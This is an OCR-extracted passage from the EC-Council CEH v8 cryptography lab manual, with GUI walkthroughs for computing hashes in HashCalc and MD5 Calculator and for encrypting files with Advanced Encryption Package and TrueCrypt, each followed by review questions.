


FIGURE 1.3: HashCalc main window

5. Enter/Browse the data to calculate.
6. Choose the appropriate **Hash algorithms** and check the check boxes.
7. Now, click **Calculate**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

HashCalc is used to generate crypting text.




FIGURE 1.4: Hash is generated for chosen hash string

Lab Analysis

Document all Hash, MD5, and CRC values for further reference.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
HashCalc	**Output:** Generated Hashes for ▪ MD5 ▪ SHA1 ▪ RIPEMD160 ▪ CEC32

Questions

1. Determine how to calculate multiple checksums simultaneously.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Basic Data Encrypting Using MD5 Calculator

MD5 Calculator is a simple application that calculates the MD5 hash of a given file. It can be used with big files (some GB). It features a progress counter and a text field from which the final MD5 hash can be easily copied to the clipboard.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

There has been a need to protect information from "prying eyes." In the electronic age, information that could otherwise benefit or educate a group or individual can also be used against such groups or individuals. Industrial espionage among highly competitive businesses often requires that extensive security measures be put into place. And, those who wish to exercise their personal freedom, outside of the oppressive nature of governments, may also wish to encrypt certain information to avoid suffering the penalties of going against the wishes of those who attempt to control. Still, the method of data encryption and decryption are relatively straightforward; encryption algorithms are used to encrypt the data and it stores system information files on the system, safe from prying eyes. In order to be an expert ethical hacker and penetration tester, you must understand data encryption using encrypting algorithms.

Lab Objectives

This lab will give you experience on encrypting data and show you how to do it. It will teach you how to:

- Use encrypting/decrypting commands
- Calculate the MD5 value of the selected file

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 19 Cryptography

Lab Environment

To carry out the lab, you need:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **MD5 Calculator** located at **D:\CEH-Tools\CEHv8 Module 19 Cryptography\MD5 Hash Calculators\MD5 Calculator**
- You can also download the latest version of **MD5 Calculator** from the link http://www.bullzip.com/products/md5/info.php
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- Follow the wizard driven installation instructions
- Run this tool in **Windows Server 2012**
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of MD5 Calculator

MD5 Calculator is a bare-bones program for **calculating and comparing** MD5 files. While its layout leaves something to be desired, its results are fast and simple.

Lab Tasks

TASK 1

Calculate MD5 Checksum

1. To find MD5 Hash of any file, right-click the file and select **MD5 Calculator** from the context menu.

MD5 checksum is used to generate MD5 hash.




FIGURE 2.1: MD5 option in context menu

2. **MD5 Calculator** shows the MD5 digest of the selected file.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: Alternatively, you can browse any file to calculate the MD5 hash and click the **Calculate** button to calculate the MD5 hash of the file.

MD5 hash (or checksum) functions as a compact digital fingerprint of a file.




FIGURE 2.2: MD5 is generate for the chosen file

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
MD5 Calculator	**Output:** MD5 Hashes for selected software

Questions

1. What are the alternatives to the MD5 sum calculator?
2. Is the MD5 (Message-Digest algorithm 5) calculator a widely used cryptographic hash function with a 128-bit hash value?

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Basic Data Encrypting Using Advanced Encryption Package

Advanced Encryption Package is most noteworthy for its flexibility; not only can you encrypt files for your own protection, but you can easily create "self-decrypting" versions of your files that others can run without needing this or any other software.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Data encryption and decryption operations are major security applications to secure data. Most systems use block ciphers, such as public AES standard. However, implementations of block ciphers such as AES, as well as other cryptographic algorithms, are subject to side-channel attacks. These attacks allow adversaries to extract secret keys from devices by passively monitoring power consumption, other side channels. Countermeasures are required for applications where side-channel attacks are a threat. These include several military and aerospace applications where program information, classified data, algorithms, and secret keys reside on assets that may not always be physically protected. In order to be an expert ethical hacker and penetration tester, you must understand data encrypted over files.

Lab Objectives

This lab will give you experience on encrypting data and show you how to do it. It will teach you how to:

- Use encrypting/decrypting commands
- Calculate the encrypted value of the selected file

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 19 Cryptography

Lab Environment

To carry out the lab, you need:

- **Advanced Encryption Package** located at **D:\CEH-Tools\CEHv8 Module 19 Cryptography\Cryptography Tools\Advanced Encryption Package**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- You can also download the latest version of **Advanced Encryption Package** from the link http://www.secureaction.com/encryption_pro/
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- Follow the wizard-driven installation instructions
- Run this tool in **Windows Server 2012**
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of Advanced Encryption Package

Advanced Encryption Package includes a **file shredder** that wipes out the contents of your original files. It also integrates nicely with **Windows Explorer**, allowing you to use Explorer's context menus and avoid having another **window** clutter your screen.

Lab Tasks

TASK 1

Encrypting a File

1. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.

FIGURE 3.1: Windows Server 2012 – Desktop view

You can also download Advance Encryption Package from http://www.secureaction.com

2. Click the **Advanced Encryption Package** app to open the **Advanced Encryption Package** window.




FIGURE 3.2: Windows Server 2012 – Apps

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. The **Register Advanced Encryption Package 2013** trial period window appears. Click **Try Now!**.

FIGURE 3.3: Activation Window

4. The main window of **Advanced Encryption Package** appears, as show in the following figure.

Advance Encryption Package is easy to use for novices.




FIGURE 3.4: Welcome screen of Advance Encryption Package

Advanced Encryption Package is a symmetric-key encryption comprising three block ciphers, AES-128, AES-192 and AES-256.

5. Select the sample file to encrypt. The file is located **D:\CEH-Tools\CEHv8 Module 19 Cryptography\Cryptography Tools\Advanced Encryption Package**.
6. Click **Encrypt**. It will ask you to enter the password. Type the password in the **Password** field, and again type the password in the **Again** field.
7. Click **Encrypt Now!**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 3.5: Welcome screen of Advance Encryption Package

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 19 Cryptography

8. The encrypted sample file can be shown in the same location of the original file, as shown in the following figure.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 3.6: Encrypting the selected file

9. To decrypt the file, first select the encrypted file. Click **Decrypt**; it will prompt you to enter the password.
10. Click **Decrypt Now!**.

It creates encrypted self-extracting files to send as email attachments.




FIGURE 3.7: Decrypting the selected file

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Advance Encryption	**Output:** Encrypted simple File.docx.ape

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Package	

Questions

1. Which algorithm does Advanced Encryption Package use to protect sensitive documents?
2. Is there any other way to protect the use of private key file with a password?

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

Basic Data Encrypting Using TrueCrypt

TrueCrypt is a software system for establishing and maintaining an on-the-fly encrypted volume (data storage device). On-the-fly encryption means that data is automatically encrypted or decrypted right before it is loaded or saved, without any user intervention.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

CiTx is a billion-dollar company and does not want to take chances or risk the data stored on its laptops. These laptops contain proprietary partner information, customer data, and financial information. CiTx cannot afford its data to be lost to any of its competitors. The CiTx Company started using full disk encryption to protect its data from preying eyes. Full disk encryption encrypts all data on a system, including files, folders and the operating system. This is most appropriate when the physical security of the system is not assured. Encryption uses one or more cryptographic keys to encrypt and decrypt the data that they protect.

Lab Objectives

This lab will give you experience on encrypting data and show you how to do it. It will teach you how to:

- Use encrypting/decrypting commands
- Create a virtual encrypted disk with a file

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 19 Cryptography

Lab Environment

To carry out the lab, you need:

- **TrueCrypt** located at **D:\CEH-Tools\CEHv8 Module 19 Cryptography\Disk Encryption Tools\TrueCrypt**
- You can also download the latest version of **TrueCrypt** from the link http://www.truecrypt.org/downloads

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- Follow the **wizard-driven installation** instructions
- Run this tool in **Windows Server 2012**
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of TrueCrypt

TrueCrypt is a software application used for on-the-fly encryption (OTFE). It is distributed without cost, and the source code is available. It can create a **virtual encrypted disk** within a file or encrypt a partition or an entire storage device.

TASK 1

Create a Volume

Lab Tasks

1. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.

FIGURE 4.1: Windows Server 2012 – Desktop view

2. Click the **TrueCrypt** app to open the **TrueCrypt** window.

You can also download Truecrypt from http://www.truecrypt.org




FIGURE 4.2: Windows Server 2012 – Apps

3. The **TrueCrypt** main window appears.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Select the desired volume to be encrypted and click **Create Volume**.

TrueCrypt is a software application used for on-the-fly encryption (OTFE). It is distributed without cost and the source code is available.




FIGURE 4.3: TrueCrypt Main Window With Create Volume Option

TrueCrypt have the ability to create and run a hidden encrypted operating system whose existence may be denied.

5. The **TrueCrypt Volume Creation Wizard** window appears.
6. Select the **Create an encrypted file container** option. This option creates a virtual encrypted disk within a file.
7. By default, the **Create an encrypted file container** option is selected. Click **Next** to proceed.

IMPORTANT: Note that TrueCrypt will not encrypt any existing files (when creating a TrueCrypt file container). If you select an existing file in this step, it will be overwritten and replaced by the newly created volume (so the overwritten file will be lost, not encrypted). You will be able to encrypt existing files (later on) by moving them to the TrueCrypt volume that we are creating now.

FIGURE 4.4: TrueCrypt Volume Creation Wizard-Create Encrypted File Container

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. In the next step of the wizard, choose the type of volume.
9. Select **Standard TrueCrypt volume**; this creates a **normal** TrueCrypt volume.
10. Click **Next** to proceed.

Note: After you copy existing unencrypted files to a TrueCrypt volume, you should securely erase (wipe) the original unencrypted files. There are software tools that can be used for the purpose of secure erasure (many of them are free).

FIGURE 4.5: TrueCrypt Volume Creation Wizard-Volume Type

11. In the next wizard, select the **Volume Location**.
12. Click **Select File...**.

TrueCrypt supports a concept called plausible deniability.




FIGURE 4.6: TrueCrypt Volume Creation Wizard-Volume Location

13. The standard Windows file selector appears. The **TrueCrypt Volume Creation Wizard** window remains open in the background.
14. Select a desired **location**; provide a **File name** and **Save** it.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 4.7: Windows Standard-Specify Path and File Name Window

The mode of operation used by TrueCrypt for encrypted partitions, drives, and virtual volumes is XTS.

15. After saving the file, the **Volume Location** wizard continues. Click **Next** to proceed.

FIGURE 4.8: TrueCrypt Volume Creation Wizard-Volume Location

TrueCrypt volumes do not contain known file headers and their content is indistinguishable from random data.

16. **Encryption Options** appear in the wizard.
17. Select **AES Encryption Algorithm** and **RIPEMD-160 Hash Algorithm** and click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TrueCrypt currently supports the following hash algorithms:

- RIPEMD-160
- SHA-512
- Whirlpool




FIGURE 4.9: TrueCrypt Volume Creation Wizard-Encryption Options

18. In the next step, **Volume Size** option appears.
19. Specify the size of the TrueCrypt container to be **2** megabyte and click **Next**.

Note: The button "Next" will be disabled until passwords in both input fields are the same.




FIGURE 4.10: TrueCrypt Volume Creation Wizard-Volume Size

20. The **Volume Password** option appears. This is one of the most important steps. Read the information displayed in the wizard window on what is considered a good password carefully.
21. Provide a good password in the first input field, re-type it in the **Confirm** field, and click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 4.11: TrueCrypt Volume Creation Wizard-Volume Password

